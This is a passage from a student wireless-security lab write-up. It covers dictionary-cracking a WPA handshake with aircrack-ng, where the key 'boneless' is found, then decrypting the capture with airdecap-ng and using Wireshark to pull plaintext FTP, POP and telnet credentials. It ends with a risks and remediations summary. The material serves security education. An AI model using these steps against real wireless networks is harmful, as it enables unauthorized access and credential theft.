
Step 25: Select the first telnet result frame>Follow TCP Stream



Step 26: Read the plain text traffic and filter out this stream button.




Step 27: Select next results frame and Select Follow TCP Stream. Solve the challenge 3.




Step 28: Examine QOTD traffic to view flag5 by using Wireshark filter pane.

$ tcp.port == 17


Step 29: Solve the challenge 4 by using first result frame and following tcp stream.




Step 30: Solve the challenge 5 by using next results frame and following tcp stream.




Step 31: Select File>Export Objects>HTTP>Save All






Step 32: Name the folder as wep>Desktop



Step 33: Scroll down until the pictures of Cleveland Cavaliers are found.



Step 34: List the files and folders in the present working directory.

ls

```
root@kali2:~/Captures# ls
flag2.txt        wepcapture.cap       Wordlist.txt
sampleflag.txt   wepcapture-dec.cap   wpacapture.cap
```

Step 35: Open the encrypted capture file.

wireshark wpacapture.cap

```
root@kali2:~/Captures# wireshark wpacapture.cap
Gtk-Message: GtkDialog mapped without a transient parent. This is discouraged.
root@kali2:~/Captures# aircrack-ng wpacapture.cap -w Wordlist.txt
Opening wpacapture.cap
Read 77209 packets.

   #  BSSID              ESSID                     Encryption

   1  18:1B:EB:45:5F:40  Gill                      WPA (0 handshake)
   2  00:1C:10:B5:55:DC  SECURETWO                 WPA (1 handshake)
   3  10:9F:A9:7F:33:07  FiOS-RXJ6L                WPA (0 handshake)

Index number of target network ?
```

Step 36: Use ip in the Wireshark filter pane to observe no IP addresses.

Step 37: Perform a dictionary attack against the capture file to determine WPA password/key.

aircrack-ng wpacapture.cap -w Wordlist.txt

```
root@kali2:~/Captures# aircrack-ng wpacapture.cap -w Wordlist.txt
Opening wpacapture.cap
Read 77209 packets.

   #  BSSID              ESSID                     Encryption

   1  18:1B:EB:45:5F:40  Gill                      WPA (0 handshake)
   2  00:1C:10:B5:55:DC  SECURETWO                 WPA (1 handshake)
   3  10:9F:A9:7F:33:07  FiOS-RXJ6L                WPA (0 handshake)

Index number of target network ?
```

Step 38: Enter the index number of target network as 2.

```
root@kali2: ~/Captures
File  Edit  View  Search  Terminal  Help
   3  10:9F:A9:7F:33:07  FiOS-RXJ6L                WPA (0 handshake)

Index number of target network ? 2

Opening wpacapture.cap
Reading packets, please wait...

                                 Aircrack-ng 1.2 rc2

                   [00:00:14] 24184 keys tested (1748.33 k/s)

                           KEY FOUND! [ boneless ]

      Master Key     : 97 13 28 8C C8 D0 A7 1F 53 36 FA 32 42 52 26 F0
                       DE F1 C5 A7 8B 44 0A 07 71 F6 39 BC B3 BA 2B 69

      Transient Key  : AD 7F 4C 5E E2 0B EA A8 23 8F ED BC E1 B0 F7 84
                       0B C6 9A 34 38 36 AD 98 BA 63 5E 1B 56 66 C9 32
                       EF 87 FD 83 8D F0 A9 3A 50 FA 6B D6 1F 61 4C B6
                       EC 9C DD 1C E7 E4 CD 20 D6 56 77 10 5F B4 15 A0
```

Step 39: The WPA passphrase of boneless is displayed.

```
                   [00:00:14] 24184 keys tested (1748.33 k/s)

                           KEY FOUND! [ boneless ]

      Master Key     : 97 13 28 8C C8 D0 A7 1F 53 36 FA 32 42 52 26 F0
                       DE F1 C5 A7 8B 44 0A 07 71 F6 39 BC B3 BA 2B 69

      Transient Key  : AD 7F 4C 5E E2 0B EA A8 23 8F ED BC E1 B0 F7 84
                       0B C6 9A 34 38 36 AD 98 BA 63 5E 1B 56 66 C9 32
                       EF 87 FD 83 8D F0 A9 3A 50 FA 6B D6 1F 61 4C B6
                       EC 9C DD 1C E7 E4 CD 20 D6 56 77 10 5F B4 15 A0

      EAPOL HMAC     : 08 51 82 4A 7B 5B 59 5D 11 E3 A8 56 25 F9 AA 29
```

Step 40: Decrypt the WPA traffic within the capture file.

airdecap-ng -e SECURETWO -p boneless wpacapture.cap

```
root@kali2:~/Captures# airdecap-ng -e SECURETWO -p boneless wpacapture.cap
Total number of packets read         77209
Total number of WEP data packets         0
Total number of WPA data packets     27913
Number of plaintext data packets        11
Number of decrypted WEP  packets         0
Number of corrupted WEP  packets         0
Number of decrypted WPA  packets     10872
```

Step 41: List the files in the present working directory.

ls


```
root@kali2:~/Captures# ls
flag2.txt        wepcapture.cap       Wordlist.txt     wpacapture-dec.cap
sampleflag.txt   wepcapture-dec.cap   wpacapture.cap
```

Step 42: Open the decrypted file using Wireshark.

wireshark wpacapture-dec.cap


Step 43: Type ip in the Wireshark filter pane to view the IP addresses.

$ ip




Step 44: Type ftp in the Wireshark filter pane to view the FTP traffic and the user's password.

$ ftp




Step 45: Examine email traffic by using pop filter in the Wireshark pane. Observe usernames and passwords.

$ pop




Step 46: Select the first POP result frame>Follow TCP Stream




Step 47: Read the plain text traffic and scroll down to read the email about the San Antonio Spurs.

Step 48: Select File>Export Objects>HTTP>Save All



Step 49: Create a folder named wpa. Save it to Desktop.

Step 50: Open the wpa folder and scroll down till the pictures of San Antonio Spurs are found.



Conclusion & Wrap-Up

Summary with observations, Success & Failures, Challenges

Throughout this lab, we have successfully decrypted wireless network communications using a mix of commands (iwconfig, airmon-ng, aircrack-ng, and airdecap-ng) encrypted under the WEP and WPA protocols. Monitoring with Wireshark. Analyzed and examined the plaintext data that was taken from the decrypted communication in Wireshark to confirm the decryption's efficacy.

Observations:

- WEP key and WPA passphrase from the capture files were successfully cracked by aircrack-ng.
- Using the cracked keys, airdecap-ng was able to successfully decrypt WPA and WEP communications.
- By offering insights into both encrypted and decrypted communication, Wireshark made it easier to distinguish between the two.

Successes:

- Successfully decrypted wireless communications using both WEP and WPA encryption.
- Retrieved additional data and credentials in plaintext from previously encrypted packets, allowing access to the contents.

Risks:

- Access to sensitive customer or staff information that could be compromised if a wireless transmission is intercepted or compromised.
- Wireless security protocols (WPA and WEP) include vulnerabilities that make it easier for attackers to compromise internal company networks.
- Attackers can gain access to other user-used systems and services through compromised credentials.
- Minimal protection against potential interceptions and man-in-the-middle attacks is provided by inadequate wireless encryption.
- Outdated wireless protocols may not be supported by modern hardware and operating systems, making them incompatible or completely restricted.
- Legal ramifications may arise if hacking or illegal access incidents are not detected or mitigated promptly.

Remediations:

- To find and fix vulnerabilities, perform regular wireless penetration tests.

- To strengthen wireless access security, use an 802.1X authentication technique such as RADIUS.
- Use VLANs to divide wireless networks into distinct SSIDs so that access may be managed efficiently.
- Install wireless intrusion prevention systems to locate and prevent assaults and malicious access points.
- Use enterprise mode and strong encryption, such as WPA2/WPA3 PSK and complicated passphrases.
- Update wireless access point firmware and settings frequently to take advantage of the newest security features.
- Inform users on the best practices for authentication and encryption in wireless security.
- To quickly identify any illegal connections, keep track of and examine your wireless access logs.
- Disable support for outdated and insecure wifi protocols like WEP unless absolutely necessary.